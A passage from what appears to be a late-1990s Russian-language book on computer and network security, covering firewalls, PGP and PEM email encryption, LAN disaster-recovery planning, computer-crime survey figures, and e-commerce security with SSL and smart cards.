C. Cullen, 555-1212
very important person, guest of Cindy Cullen
TTY
console
p0
p5
Idle
```



```
12
9
When
Thu 03:36
Sat 05:34
Sun 12:25
```

В этом примере представлена часть вывода по выполнении команды **finger** (обратите внимание на информацию в поле имени). В ноябре 1988 года Роберт Т. Моррис-младший, в то время студент, изучающий компьютерные технологии в Корнельском университете, создал Morris Worm, самокопирующуюся и самораспространяющуюся программу, которая буквально поразила Internet. В программе использовалась именно команда **finger**.

Глава 6: Неизбежные попутчики

Firewall — это механизм, использующийся для защиты сети по всему периметру. Его наиболее популярное применение — защита корпоративных сетей от несанкционированного доступа из Internet. Существуют два основных подхода, используемых в firewalls. Набор фильтров firewall, как следует из его названия, фильтрует или отсеивает ненужные пакеты, руководствуясь множеством правил, названным списком контроля доступа (access control list).

Firewall для сервера приложений или посредника — это программа. Такой firewall фильтрует или определяет направление соединения для протоколов telnet, SMTP, ftp и

World Wide Web. Пользователь должен иметь соответствующее программное обеспечение клиента и быть авторизован в firewall. Это позволяет контролировать доступ на уровне пользователя и регистрировать трафик их сети в сеть.

Серверы приложений и посредники обеспечивают жесткий контроль входящих и исходящих данных. Например, функции ftp могут ограничиваться только puts или gets и каждая транзакция может быть зарегистрирована.

Глава 7: При плохой защите электронную почту может прочитать каждый

Pretty Good Privacy (PGP) может использоваться для шифрования файлов и электронной почты, а также для подписания документов с заверенной электронной подписью. PGP использует технику шифрования открытым ключом и секретным ключом. При посылке зашифрованной электронной почты, сообщение необходимо зашифровать открытым ключом получателя, секретный же ключ должен быть послан получателям под защитой их открытых ключей. Таким образом, только легитимный получатель способен расшифровать сообщение при помощи своего личного ключа.

Личный ключ каждого пользователя может быть использован для подписи документа.

Соответствующий открытый ключ используется для определения подлинности документа.

PGP распространяется бесплатно для некоммерческого использования, хотя существуют и коммерческие версии. Он доступен для большинства систем под Unix, DOS, Windows, OS/2 и Macintosh. Экспортные ограничения распространяются на PGP. Однако совместимое с PGP программное обеспечение доступно и за пределами Соединенных Штатов.

Privacy Enhanced Mail (PEM) — это стандарт шифрования электронной почты, разработанный группой инженерной поддержки Internet (IETF). PEM можно использовать для подписывания и шифровки сообщений электронной почты.

Поддержка PEM доступна для приложений на ПК в системах Unix и Macintosh. PEM тоже использует шифрование с открытыми ключами.

Часть восьмая
«Аварийные» сети

Глава 1: Дело ведут знатоки

Сотни непредсказуемых событий могут нарушить работу сети. Не дожидаясь этого, спланируйте свои действия по предупреждению сбоев в локальных сетях и по их восстановлению.

Многие считают, что подготовить локальную сеть на случай аварии — это значит создать резервные копии, чтобы иметь возможность восстановить диски с файловых серверов после краха. При всей своей важности эти мероприятия не решают всех проблем и помогают лишь в определенных ситуациях.

Главная цель — добиться непрерывного рабочего процесса на предприятиях или в других организациях, а в случае аварии — иметь возможность как можно скорее восстановить их работу. Но, в отличие от традиционных информационных центров, основанных на мэйнфреймах, при планировании мер по ликвидации последствий аварий в локальных сетях приходится иметь дело не только с компьютерными системами.

Компьютерная сеть стала частью структуры корпорации, главной магистралью для движения

информационного потока по всей организации. Локальная сеть обеспечивает подключение персональных компьютеров к файловым серверам и другим источникам данных, в том числе и к мейнфрейму; она не является отдельной информационной службой, а органически вплетается в структуру организации. Этим и объясняется, почему обеспечение безопасности и навыки по восстановлению деятельности предприятия неотделимы от аналогичных мероприятий для его (предприятия) локальной сети.

Чтобы разработать эффективный план действий на случай аварии, вам необходима помощь всей организации, особенно ее высшего руководства. Имеются в виду не просто одобрение и обещания, а готовность к сотрудничеству, готовность оказать финансовую и прочую, куда более реальную, нежели слова, помощь.

Понадобится и поддержка пользователей. Именно на их плечи ляжет основной груз по созданию, проверке и внедрению плана. Но для того, чтобы иметь возможность обратиться за помощью к пользователям, надо сначала завоевать их доверие.

Глава 2: Займемся планом

Предупреждение сбоев и восстановление после сбоев — это не просто последовательность мероприятий, а образ мышления. Анализируя, например, систему, необходимо рассмотреть и

возможные нарушения ее функционирования, и последствия этих нарушений. Как можно предотвратить сбои? Как справиться с их последствиями? К кому обратиться за помощью в чрезвычайных обстоятельствах? Есть ли этому альтернатива? При определенном опыте такой образ мышления станет для вас второй натурой.

Эффективный план должен предусматривать решение трех основных задач: поддержание системы в работоспособном состоянии — раз; обеспечение целостности, доступности и защищенности данных — два; быстрое восстановление системы после сбоя — три.

Для поддержания локальной сети в работоспособном состоянии требуется, чтобы она была грамотно спланирована, спроектирована и установлена. Хорошо выполненный монтаж физической сети (проводка, хабы, файл-серверы, шлюзы и маршрутизаторы) может предотвратить многие неприятности или, по крайней мере, облегчить поиск и диагностику неисправностей в случае их возникновения. По тем же причинам необходимо и надлежащее проектирование логических структур, а именно: защиты, входных управляющих файлов, структур каталогов.

Эти же три составляющие необходимы и для обеспечения целостности данных. Без целостности системы невозможна целостность данных. Первым шагом является создание эффективной логической структуры с надлежащей защитой и управлением доступом. Защита не только предотвращает несанкционированный

доступ к данным, но и уменьшает риск случайного уничтожения файлов и распространения вирусов.

Какова бы ни была ваша стратегия предотвращения последствий сбоев, есть этапы, без которых обойтись невозможно.

Для успешного восстановления особенно необходимо хорошее документирование систем и процедур резервного копирования. Важную роль в восстановлении может сыграть запасное оборудование (хабы, кабели, сетевые плоты и проч.), а также планы мероприятий по эксплуатации и ремонту оборудования и, конечно, опытный обслуживающий персонал.

Глава 3: Невидимый враг

Беда может нагрянуть в разных обличьях. И причины ее могут быть самые разные:

- отказы технических и программных средств, например, крах диска, проблемы с проводкой, с операционной системой и с приложениями;
- ошибки оператора, случайное удаление файла;
- вредительство (внесение вирусов и вандализм);
- стихийные бедствия: пожары, наводнения, землетрясения и ураганы;
- проблемы с электропитанием;

- загрязнение окружающей среды, например, полихлорбифенилом;
- хищения.

Готовясь к аварийным работам, вы должны не упустить из виду даже самые, как вам кажется, невероятные катастрофы. К примеру, для деловой части Чикаго наводнение — явление необычное, но в 1992 году оно произошло. А поскольку предусмотреть все возможные катаклизмы невозможно, следует быть готовым и к неожиданностям.

Как и при страховании, ото всех проблем восстановительные мероприятия не спасут, или же спасение обойдется слишком дорого. В вашу задачу входит обеспечение достаточного набора мер защиты от простоя и потери информации, дающих к тому же уверенность в возможности своевременного восстановления предприятия в случае аварии. Стремясь максимально сократить время простоя, помните, что каждый дополнительный шаг в этом направлении будет намного дороже предыдущего и куда менее удачен. Поэтому в каждой конкретной ситуации следует тщательно оценить соотношение стоимости и эффективности предпринимаемых мер.

По природе своей локальные вычислительные сети неуправляемы и непредсказуемы. Зачастую они разрастаются и изменяются самым неожиданным образом. Этим же объясняется их способность быстро

реагировать на изменение потребностей, но такая гибкость имеет свою цену.

Исчерпывающими знаниями, необходимыми для осуществления эффективного плана восстановления в случае аварии больших и сложных локальных вычислительных сетей, не обладают ни отдельные специалисты, ни группы. Вообще говоря, восстановление локальной сети после сбоев спланировать сверху донизу традиционными для информационных систем методами практически невозможно. Однако это не означает, что осуществить эффективный план нельзя; просто, быть может, придется выйти за рамки общепринятых идей и методов.

Глава 4: Планирование

Разработка эффективного плана на случай аварии в локальной вычислительной сети включает оценку возможного риска и сбор информации о системе, о ее функциях и пользователях. План надо подготовить в письменном виде, ознакомить каждого включенного в план с его ролью, а затем проверить план. План следует периодически пересматривать.

На первый взгляд этот процесс кажется простым, но это не совсем так. Большинство разработчиков подходят к плану на случай сбоя в локальной сети так же, как к аварийному плану для мэйнфрейма, но между этими планами существует масса различий.

Традиционный информационный центр характеризуется четкой структурой с жестким управлением доступом, прикладными программами и порядком пользования. Он функционирует в организации обособленно, что позволяет управлять им как самостоятельной единицей. Новые приложения обычно внедряются только после тщательного рассмотрения, а все изменения системы планируются задолго до внесения.

Локальные вычислительные сети объединяют множество разнотипных устройств и поддерживают зачастую сотни приложений. Они подключают пользователей к источникам информации, размещенным по всей организации, а иногда и за ее пределами.

Управление и контроль часто осуществляются многими руководителями на различных уровнях, в разных подразделениях или рабочих группах. Эти люди могут иметь разные взгляды и цели. Новые приложения часто добавляются на серверы рабочих групп (или на рабочие станции пользователей) сразу же после уведомления, а многие составляющие системы: файловые серверы, рабочие станции и принтеры — добавляются или меняются без ведома центра.

Из-за наличия такого большого количества взаимодействующих элементов локальные сети часто бывают очень чувствительны к воздействию самых незначительных факторов. Малейшее

изменение в одной зоне может повлиять на всю систему.

Ненадежность проводки, например, может оставаться незамеченной до тех пор, пока добавление всего одной рабочей станции не вызовет крах системы. Откачка (своппинг) драйвера для сетевого адаптера на одной станции может создать проблемы для всех остальных, если этот драйвер несовместим с другими в сети. Из этого следует: подготовиться к каждой непредвиденной ситуации невозможно, значит надо быть готовыми к неожиданностям.

Динамическая природа локальных вычислительных сетей объясняет тот факт, что написать на случай аварии исчерпывающий план, который учитывал бы каждый элемент сети и каждую поджидающую его неприятность, как правило, невозможно. Такой план может устареть, еще не будучи завершенным.

Есть ли шанс избежать данных проблем? Везде, кроме самых маленьких организаций, это невозможно. А следовательно, надо заняться разработкой набора меньших планов. Для сетей подразделений это означает, что каждый отдел должен разработать свой план. Если информационная служба имеет централизованную структуру, то она будет осуществлять планирование всех управляемых ею элементов и выступать в роли помощника, координатора и дирижера для всей организации.

Глава 5: Документация для защиты

Для эффективного предотвращения аварий и восстановления очень важна хорошая документация. Она способствует предотвращению ошибок и гладкому течению процесса восстановления. Руководства по эксплуатации программных и аппаратных средств хороши для предполагаемых пользователей, но они не содержат сведений о стратегии, организации и конфигурации в конкретно вашей организации.

Так, какого же рода документация вам нужна? Ответы для разных организаций различны, но существует ряд общих положений:

- основные принципы стратегии и организации системы;
- конфигурация программных и аппаратных средств;
- основные сведения о пользователях;
- основные сведения об администраторе;
- диагностика и способы устранения неисправностей;
- процедуры резервного копирования и восстановления;
- мероприятия по ремонту;
- информация о гарантии и обслуживании;
- план восстановления деятельности предприятия;
- списки адресов и телефонов служащих;

- списки поставщиков.

Важнейшей проблемой является поддержка документации. Многие компании тратят тысячи долларов на создание документации только для того, чтобы потом обнаружить, что у них нет эффективного механизма ее поддержки и обновления. При разработке документации займитесь этим вопросом вплотную.

Документация должна быть ясной, краткой и по теме, например, две или три страницы основных сведений о процедурах резервного копирования и восстановления будут более эффективны, чем чрезмерно подробный трактат на эту тему.

При написании документации не увлекайтесь чересчур техническим языком, расшифровывайте все акронимы и жаргонные термины. Для опытного пользователя сети жаргон не составит проблемы, но что, если в аварийной ситуации эту работу придется выполнять менее опытному работнику? А представим, вам самим придется воспользоваться этой документацией года через два, когда может подзабыться многое из того, что сегодня вы знаете назубок?

По возможности именно те, кто работает с системой или процедурой должны создавать и поддерживать документацию.

Это дает основания надеяться, что работники будут разбираться в том, что делают, и вероятность непонимания, которое может возникнуть при привлечении независимых

разработчиков, практически исчезнет. Обучите пишущих документацию пользоваться описываемым инструментарием и обеспечьте его доступность. Просмотрите и проверьте документацию с привлечением независимых специалистов, не имеющих глубоких знаний системы или процесса — это единственный способ выявить упущения и выбросить неточные и некорректно изложенные сведения.

Документация должна быть доступна любому, кто в ней нуждается. На случай аварии копии документации следует хранить и в другом помещении.

Глава 6: Возвращение к деятельности

Так как для предотвращения большинства аварий сделать можно немного, надо основательно подготовиться на случай их возникновения. Но предусмотреть, например, обстрел «Белого дома» в Москве просто невозможно. Да и ни к чему. Достаточно представить, что в результате какого-то неординарного события, рабочее место станет на некоторое время недоступным.

Так как системы на базе локальных вычислительных сетей становятся все более критически важными, актуальной становится проблема восстановления их в другом месте. Но не пытайтесь разрешить эту проблему одним махом.

Каждая организация должна разработать свою схему восстановлению деятельности.

Имеется пять основных подходов к восстановления деятельности в другом месте:

- иметь про запас оборудованные рабочие места;
- использовать для восстановления другой офис компании;
- заключить с другой компанией соглашение о взаимной помощи, чтобы в случае аварии обеспечить друг друга оборудованием;
- использовать чужие рабочие места на коммерческой основе;
- использовать арендованную площадь, а оборудование приобретать по мере необходимости.

Итого пять пунктов, каждый из которых имеет свои за и против. Постоянное помещение дорого стоит, а делить помещение с другой компанией или даже с другим отделением вашей же компании, как правило, можно лишь непродолжительное время.

Многие компании, предоставляющие рабочие места на время восстановления мэйнфреймов, теперь предлагают рабочие места на время восстановления локальных вычислительных сетей. Персонал этих компаний выполнит все необходимые работы по обслуживанию системы, но стоимость их услуг относительно высока, да и

пригодны такие места обычно лишь на первое время.

Еще один подход предполагает планирование аренды площади и приобретения оборудования по мере необходимости. Это может быть рискованно, но при правильном отношении к делу зачастую весьма эффективно. Такой подход, плюс ко всему прочему, обеспечивает свободу действий большую, чем остальные, здесь обсуждаемые.

Глава 7: Обновление плана

План восстановления устаревает в некоторых пунктах уже в момент написания. Его следует рассматривать как совокупность рекомендаций, а не как непреложные указания. В состав команды по восстановлению должны входить специалисты, обладающие достаточными знаниями, способностями и независимостью, чтобы суметь реализовать план в критической ситуации. Однако постоянное поддержание плана в максимально соответствующем текущему положению дел состоянии сведет к минимуму число обращений за разъяснениями.

Разработка плана на случай аварии не избавляет от необходимости ежедневного выполнения рабочих процедур и документирования. Но при надлежащем выполнении всего вышеописанного повышается вероятность сохранения после аварии наиболее ценных активов неповрежденными.

Глава 8: Рецепт восстановления

Здесь дается ряд советов по составлению плана восстановительных работ.

- Убедитесь, что ваш план позволит произвести восстановительные работы в указанный срок;
- Стремитесь к более тесному сотрудничеству, к максимально возможной скоординированности действий со всеми заинтересованными сторонами, в том числе с пользователями, с руководителями подразделений и с высшим руководством;
- В большинстве случаев в организациях должны иметься письменные планы, дабы персонал не пропустил обязательные этапы работы. В больших организациях могут понадобиться отдельные планы для различных групп и отделов. Центральная группа информационных систем может выступать в роли помощника и координатора, отслеживая правильность составления планов. В случае аварии информационная служба при необходимости может оказать помощь;
- Очень важна периодическая проверка плана, а также проверка всех процедур, программных и технических средств, которые могут выйти из строя. Это бывает нелегко для тех, кто не имеет запасных рабочих мест на случай аварии, но все же следует проверить как можно больше пунктов плана;

- Запасные рабочие места должны находиться на приличном расстоянии от основных, чтобы исключить возможность одновременного поражения обеих площадей, на случай если бедствие охватит целый район;
- При написании плана учтите возможность отсутствия системных специалистов в момент аварии. Все инструкции по восстановлению должны быть написаны так, чтобы их могли понять люди, далекие от техники. Описывайте даже самые элементарные действия, такие, например, как вставить ленту;
- Если у Вас имеется запасная площадь, запланируйте наличие удаленных каналов и проводите их регулярное тестирование. Если вы оборудуете площадь специально на случай аварии, то необходимо принять в расчет самые последние тенденции в отрасли связи и режимы работы аварийных линий. Тем самым вы сможете получить новые сервисы, ускорить инсталляцию или добиться большей гибкости.

Приложите все усилия для определения наиболее важных в критической ситуации факторов, к которым относятся:

- первоочередные действия, число и типы пользователей, необходимые файлы, приложения и линии связи. Следует четко оценить необходимость включения

конкретных элементов в категорию первоочередных. Так как относительная значимость различных сетевых ресурсов может постоянно меняться, план в этой части не должен быть директивой, исключающей доступ к ресурсам, не вошедшим в список;

- При составлении плана действий персонала на случай аварии расписывайте рабочие функции каждого сотрудника с учетом его индивидуальных возможностей. Вполне возможно, что в критической ситуации Вы не сможете отыскать конкретного служащего, поэтому необходимо изучать смежные специальности, дабы добиться легкой взаимозаменяемости работников;
- Постоянно возвращайтесь к плану, привлекая всех имеющих к нему отношение сотрудников;
- Следите за тем, чтобы у каждого члена восстановительной команды, на каждой площадке для восстановления и в удаленном месте хранения копий имелись свежие версии важных документов, а именно руководства по восстановлению, списки адресов и телефонов служащих.

Часть девятая

Деньги и хакинг

Глава 1: Как защитить свое электронное достояние

Преступление неотступно следует за деньгами. Деньги перемещаются в киберпространство. Наверное, деньги нельзя считать главным корнем зла, но, бесспорно, алчность — один из семи смертных грехов. Тот, кто завел привычку раскладывать на столах своего офиса пачки наличных, скорее всего, рано или поздно заработает серьезные неприятности. Нельзя подвергать человека соблазну, кто бы он ни был — рассыльный на велосипеде или бухгалтер, нанятый для составления квартального отчета.

Если не принять необходимых мер предосторожности, ровно такая же опасность может быть связана и с электронными коммерческими операциями. В каком-то смысле можно даже сказать, что сваливать груды зелененьких на офисных столах — вещь куда более безопасная. В офисах есть и надежные запоры, и совершенные охранные системы, и даже вооруженные ночные сторожа. Однако слишком часто приходится видеть, как организации тщательно охраняют свои помещения, но при этом оставляют раскрытыми настежь окна и двери

своих информационных систем. Что еще хуже, многие компании даже не знают толком, где находятся эти самые информационные окна и двери. Те, кто пренебрегает безопасностью своих информационных систем, попросту играют в русскую рулетку на все свои сделки, все свое имущество, на имидж компании, наконец, на конфиденциальную информацию.

Хороший администратор сети знает все тайные пороки своего подопечного — например, ему известны все случаи нарушения защиты, о которых так никогда и не узнало руководство. Знает он и неприятные секреты корпоративной информационной системы — допустим то, что банк модемов не имеет никакой защиты вообще, и все потому, что руководство не дает денег на приобретение охранной системы для удаленного доступа. Конечно, администратор сети мог бы справиться с этими проблемами, но у него не хватает времени, персонала, инструментальных средств, и наконец — что хуже всего — он просто не уполномочен руководством на такие действия. Вместо этого его заставляют гнаться за все ускоряющим ход поездом технического прогресса. Сети клиент-сервер, мобильные компьютеры, глобальные сети, беспроводные технологии, электронная почта на Internet, World Wide Web — эти достижения следуют одно за другим, огромными волнами накатываясь на корпоративные сети. И вот появилась новая фишка — электронная коммерция. Тех, до кого это новшество еще не докатилось, остается все

меньше и меньше. Администратора сети вызывают к руководству компании: «Мы собираемся продавать наши товары и услуги через Internet. Позаботься о том, чтобы все было в порядке».

Разумеется, крики администратора о том, что с электронной коммерцией связана повышенная опасность для информационной системы, наталкиваются на глухое непонимание.

Конечно, на администратора немедленно накинутся поставщики систем для электронной коммерции: Надо просто пересылать все транзакции в зашифрованном виде. Этим настырным людям надо посмотреть прямо в глаза и сказать: «Шифровка транзакций беспокоит меня меньше всего».

Энтузиасты электронной коммерции в самой компании тоже постараются снизить накал страстей вокруг защиты данных. Скорей всего, они станут заламывать руки и вопить: «О назовите, назовите мне хоть один пример того, как электронная коммерция через Internet довела кого-нибудь до разорения!» Достойным ответом для этих людей будет такой: «Не спешите. Все еще впереди».

Глава 2: Чем вы рискуете?

Противнику надо смотреть прямо в лицо. Жизнь приносит нам все новые и новые примеры компьютерных преступлений, и каждый, в ком есть хоть крупица здравого смысла, поймет, что

продажа товаров и услуг через Internet обязательно привлечет внимание подозрительных субъектов, притаившихся в темных углах киберпространства.

Посмотрим на результаты последних исследований.

Computer Security Institute (CSI, Сан-Франциско) совместно с Отделом международных компьютерных преступлений ФБР тщательно обследовал 428 организаций: коммерческих компаний из списка Fortune 500, финансовых и медицинских учреждений, правительственных организаций и крупных университетов. Результаты этого исследования показывают полную неготовность этих организаций к защите от компьютерных преступлений и наводят на мысль о том, что угроза таких преступлений вполне реальна. Например, 42% респондентов указали, что в течение последних 12 месяцев им приходилось сталкиваться с использованием компьютеров без разрешения.

Респонденты также указали, что их информационные системы подвергались попыткам вторжения через разные точки входа. Причем речь здесь не идет об игре в компьютерные игры в рабочее время — респонденты указали целый ряд нешуточных злоумышленных действий, от грубых попыток угадать пароль до нарушения работы системы (denial of service) и порчи данных (data diddling).

Многие респонденты, опрошенные в ходе опроса, проведенного Computer Security Institute (CSI, Сан-Франциско) совместно с ФБР, заявили, что их сеть подвергались нападению с разных сторон. Было опрошено 428 коммерческих компаний, правительственных учреждений и университетов.

Наибольшее беспокойство, однако, вызывает то, до какой степени организации не готовы бороться с уже произошедшим вторжением. Более чем в 50% организаций-респондентов отсутствуют письменные инструкции о действиях в случае вторжения в сеть. Более 60% организаций не имеют инструкций о сохранении вещественных доказательств вторжения для последующего представления на гражданском или уголовном судебном разбирательстве.

Мало того, более 20% организаций вообще не знают, подвергались они вторжению или нет.

Согласно третьему ежегодному опросу ErnstYoung/Information Week, 80% респондентов считают, что угроза безопасности данных может исходить от сотрудников компании, 70% считают, что в роли компьютерных злоумышленников могут выступать их конкуренты, и почти 50% сообщили, что нарушение защиты информационной системы привело к финансовым потерям. По данным исследования, проведенного университетом штата Мичиган, более 40% респондентов оказывались жертвами компьютерных преступлений более 25 раз.

Конечно, можно испытывать какой угодно скептицизм по поводу этих результатов, однако достаточно просмотреть заголовки газет, чтобы понять, до какой степени насущна проблема компьютерной преступности.

В 1994 году IBM, General Electric и NBC стали жертвой хакеров в День Благодарения. Предполагаемые преступники — загадочная группа, именующая себя «Фронт освобождения Internet»; вторжение вызвало серьезные неприятности. В 1995 году русские хакеры вошли в сеть Citibank с мобильного компьютера и незаконно перевели 10 миллионов долларов на различные счета в разных странах мира.

Не так давно появились подозрения, что ряд сотрудников Управления социального страхования (Social Security Administration) передали сведения об 11 000 человек (в том числе номер страхового полиса и девичью фамилию матери) группе преступников, занимающихся мошенничеством с кредитными карточками.

Список получился коротким, однако не потому, что такие случаи редки, а потому что большинство из них не получает огласки. Менее 17 респондентов совместного опроса CSI и ФБР заявили, что сообщили о вторжениях органам правопорядка; более 70% сообщили, что боятся, что огласка таких событий может им повредить.

Цена таких инцидентов может быть ошеломляюще высока. Например, 30 респондентов проведенного CSI опроса 1995 Crypto Survey

заявили, что понесли финансовые потери в результате вторжений в информационную систему. Общая сумма потерь 32 респондентов составила 66 миллионов долларов. Распределение убытков по способам нанесения таково:

- 1 миллион приходится на подслушивание переговоров
- 300 000 — на разного рода фальсификации
- 1 миллион — на прямые врезки в кабельную систему
- 1 миллион и 10 миллионов — на злоупотребления конфиденциальной информацией
- 50 миллионов (да-да, это не опечатка) — на проникновения в систему.

По данным компании Klarence M. Kelly Investigations, средний убыток от мошенничества сотрудников составляет 23 500 долларов; если же мошенничество совершается с применением компьютера, сумма убытка возрастает до 500 000 долларов.

Во время недавних сенатских слушаний по безопасности киберпространства на свет божий была извлечена еще одна ошеломляющая новость. Дэн Гелбер, советник сенатора Сэма Нанна, сообщил о результатах расследования, проведенного неназванной компанией, занимающейся обеспечением безопасности (включая принятие контрмер) частных промышленных компаний. Данная компания

опросила ряд аналогичных фирм с целью выяснить убытки, понесенные их клиентами — коммерческими и финансовыми организациями — в результате мошенничества. Круг опрошенных был не слишком широк, и тем не менее общая сумма убытков составила 800 миллионов долларов — и всего это за один год (правда, во всем мире). Сюда входят только реальные убытки, причем лишь те, о которых клиенты сочли нужным сообщить опрошенным компаниям. На американские компании приходится более 400 миллионов долларов. В данную цифру не входят потери от порчи данных или временной потери доступа к данным, а кроме того, трудно количественно оценить неизвестные потери от прямого вмешательства конкурентов (например, промышленного шпионажа).

Эта проблема имеет международный масштаб. По оценкам, проведенным Британской ассоциацией банков, в 1999 году ущерб от компьютерного мошенничества составил 10 миллиардов долларов, то есть 97 миллионов долларов в день.

Глава 3: Не всякое лекарство помогает

Итак, мы убедились, что угроза компьютерного преступления вполне реальна. Тем не менее систему безопасной электронной коммерции построить вполне можно. Это как собирать детскую головоломку — из большого

числа разрозненных деталей получается единое целое.

Например, когда клиент связывается с Secuirty First Network Bank и запрашивает текущее состояние счета, изображение сломанного ключа в нижней части экрана Netscape сменяется изображением целого ключа — это означает, что клиент успешно установил соединение с банковской системой. После этого клиент может просмотреть информацию о том, каким органом выдан банковский сертификат — в данном случае это VeriSign. Далее клиент вводит номер своего счета и свой личный номер (personal identification number, PIN). При обращении к системе электронной торговли, от клиента, скорее всего, потребуется еще и номер кредитной карточки. В свою очередь, торговая организация свяжется с компанией Verifone, чтобы проверить платежеспособность карточки.

Уильям Муррей из компании Deloitte and Touche, горячий сторонник защиты информации, говорит, что в настоящее время уже существуют несколько видов безопасной электронной коммерции. Если знать, у кого покупать серверы, то уже сейчас вполне можно без всякой опасности обмениваться информацией через Internet. Можно, например, установить коммерческие серверы, которые не допускают вмешательства посторонних и поддерживают безопасные протоколы, — говорит г-н Муррей. Как указывает Уильям Муррей, для покупок по кредитным карточкам и онлайновых банковских систем,

самым надежным механизмом защиты является Secure Sockets Layer (SSL). SSL смело можно назвать лидером, уже по одному тому, что, благодаря усилиям Netscape, он установлен на огромном числе настольных станций. Клиентам не придется принимать какое-то специальное решение относительно SSL — он настолько общепринят, что браузерами, не поддерживающими SSL, просто никто не пользуется. Как обычно, наиболее широко применяемая программа становится отраслевым стандартом. Клиентам, использующим SSL, не придется устанавливать какое-либо другое программное обеспечение на своих машинах. Шифровка по методу RSA, управление ключами, поддержка сертификатов — все эти функции встроены в SSL. В качестве сертификационного органа выступает VeriSign. Для проверки платежеспособности кредитных карточек используется Verifone. Все основные строительные элементы электронной коммерции уже встали на место, — рассказывает г-н Муррей.

Тем не менее надо отметить, что с применением различных прикладных программ сопряжены риски разной природы, и поэтому для разных приложений нужны различные средства обеспечения безопасности. Маркус Ранум, в свое время разрабатывавший брандмауэры для компаний Digital Equipment и Trusted Information Systems, а сейчас работающий ведущим научным сотрудником компании V-One, подчеркивает, что для выработки правильной стратегии электронной

коммерции компания должна в первую очередь внимательно изучить собственную бизнес-схему. Необходимая степень защиты системы электронной коммерции в значительной степени зависит от характера бизнеса компании.

Например, цветочный магазин и брокерская контора должны использовать совершенно различные модели электронной коммерции. Цветочный магазин, скорее всего, сочтет правильным организовать что-то вроде электронной витрины, а брокерская контора почти наверняка воспользуется бизнес-моделью партнерства в киберпространстве. При работе в рамках модели электронной витрины любой покупатель, имеющий электронные наличные или платежеспособную кредитную карту, может совершить необходимую ему операцию. Модель партнерства, напротив, предполагает, что у брокерской конторы имеются зарегистрированные клиенты, которые перед началом работы должны проходить процедуру идентификации.

Компании этих двух типов работают по принципиально различным бизнес-моделям и сталкиваются с принципиально различными уровнями ответственности. Цветочный магазин, работающий через Internet, рискует понести убытки, равные стоимости цветов или 50 долларов — в зависимости от того, какая сумма больше. Сумма ответственности клиентов цветочного магазина (в зависимости от условий договора на использование кредитной карточки) также не превышает стоимости цветов или 50

долларов — это не слишком большие деньги. С другой стороны, брокерская компания не имеет права допустить, чтобы хакер получил доступ к портфелю богатого клиента — в противном случае ответственность может быть весьма велика.

Другая серьезная проблема, с которой может столкнуться брокерская компания, — это запрет на признание сделки недействительной. Представьте себе, что станется с рынком акций, если клиент позвонит в биржевой комитет и скажет: «Слушайте, ребята, это не я продал миллион акций Netscape в пятницу, когда они стояли на 30 пунктах. Я собирался сделать это сегодня, когда они стоят на 110 пунктах». Ясно, что биржевой комитет не никак не может такого допустить.

Чтобы гарантировать безопасность бизнеса, брокерские конторы должны иметь возможность идентифицировать клиентов и обеспечить запрет на расторжение сделки. По мнению Маркуса Ранума, это весьма серьезная проблема: «Меня пугает, что некоторые брокерские конторы пользуются соединением под SSL для установления прямого канала обмена зашифрованной информацией. По этому каналу клиент посылает свой пароль. Затем на брокерской фирме говорят: «Э, да это, похоже, Маркус. Пускай продает свои акции». А что если я работаю с Netscape из окна Unix (Unix box), где запущен X Window? Откуда известно, я ли это на самом деле или кто-то влез в мой сеанс? А может быть, кто-то запустил программу-ищейку (sniffer),

которая перехватывает все, что я набираю на клавиатуре через свой X-терминал? Может быть, Netscape запущен где-то на сервере, а я работаю с ним через X-терминал? Поэтому, несмотря на то, что между брокерской конторой и сервером действительно существует надежный канал обмена, между X-терминалом и рабочей станцией мой пароль передается открытым текстом. Такие вещи случаются отнюдь не редко.

Для разных бизнес-моделей требуются разные средства обеспечения безопасности. Компании, торгующей цветами или продающей авиабилеты, стоит позаботиться о защите транзакций, а потом оценить, насколько ее устраивает существующий уровень ответственности. Эту ответственность следует затем учесть при подсчете себестоимости (cost of doing business). Напротив, если в бизнес-модели заложена серьезная ответственность, а кроме того, требуется обеспечить строгий запрет на расторжение сделки, то компании придется раскошелиться на установку более сложных и безопасных решений для электронной коммерции — например, воспользоваться интеллектуальными карточками (smart card).

Интеллектуальные карточки представляют собой высокозащищенный оффлайновый компьютер со своей собственной постоянной памятью. Интеллектуальные карточки могут загружать в свою память те части транзакций, где требуется идентификация пользователя. Далее

может быть выполнена процедура электронной подписи и другие необходимые действия.

Например, ключи PGP (Pretty Good Privacy) нужно где-то хранить. Что будет с клиентом, работающим с брокерской конторой, если кто-нибудь украдет его ключи? Ничего хорошего. Если же у клиента имеется интеллектуальная карточка, то он может переписать ключи на нее, и тогда они будут менее уязвимы. Недостаток интеллектуальных карточек состоит в том, что с их приобретением связаны дополнительные расходы. Но тут, опять-таки, надо вспомнить, что необходимый уровень безопасности определяется характером бизнес-модели — чем можно рискнуть и на какие расходы компания готова пойти, чтобы застраховать себя от возможных потерь.

Следует также подумать, где и каким образом размещать на Internet коммерческую прикладную систему. Стоит ли заводить свой собственный Web site и обеспечивать его безопасность самостоятельно? Или стоит воспользоваться услугами Internet-провайдера? А может быть, лучше арендовать виртуальное пространство (virtual real estate) на стороне? Как определить, какое решение приведет к наилучшим результатам? Уильям Муррей (Deloitte and Touche) дает глубокомысленный ответ: «Ответ на все трудные вопросы в области информационных технологий один и тот же: все зависит от конкретной ситуации». Никому такой ответ не нравится — каждый хотел бы услышать некий универсальный рецепт, который позволил бы

избавиться от ответственности за принятие решения. И все же необходимо внимательно ознакомиться с работой приложения и с операционной средой, где его предполагается использовать. Задолго до того, как установить приложение в своей компании, следует ознакомиться с работой прототипа, затем попытаться установить прототип в своей системе, причем здесь не обойтись без помощи кого-нибудь, кто уже имеет опыт работы с Web-серверами — например можно поговорить с каким-нибудь известным Internet-провайдером, о котором имеются положительные отзывы и который хорошо знает, как обеспечивать компьютерную безопасность при работе в Internet.

Глава 4: Волк в овечьей шкуре

Когда речь заходит об электронной коммерции, всякий норовит поговорить о технике шифровки и обеспечении безопасности транзакций. Между тем существует еще довольно много проблем, о которых часто забывают. Линда Маккарти, менеджер по безопасности коммерческих систем для Internet компании Sun Microsystems, поясняет: «Многие компании стремительно переходят к использованию Internet; они готовы потратить деньги на то, чтобы застраховать себя от возможных рисков. Слишком часто, однако, руководители компаний, от которых зависит принятие решений, считают, что задача обеспечения безопасности электронной

коммерции полностью решается построением брандмауэра и шифровкой транзакций. Они упускают из виду еще один критически важный момент — безопасность внутренней сети компании».

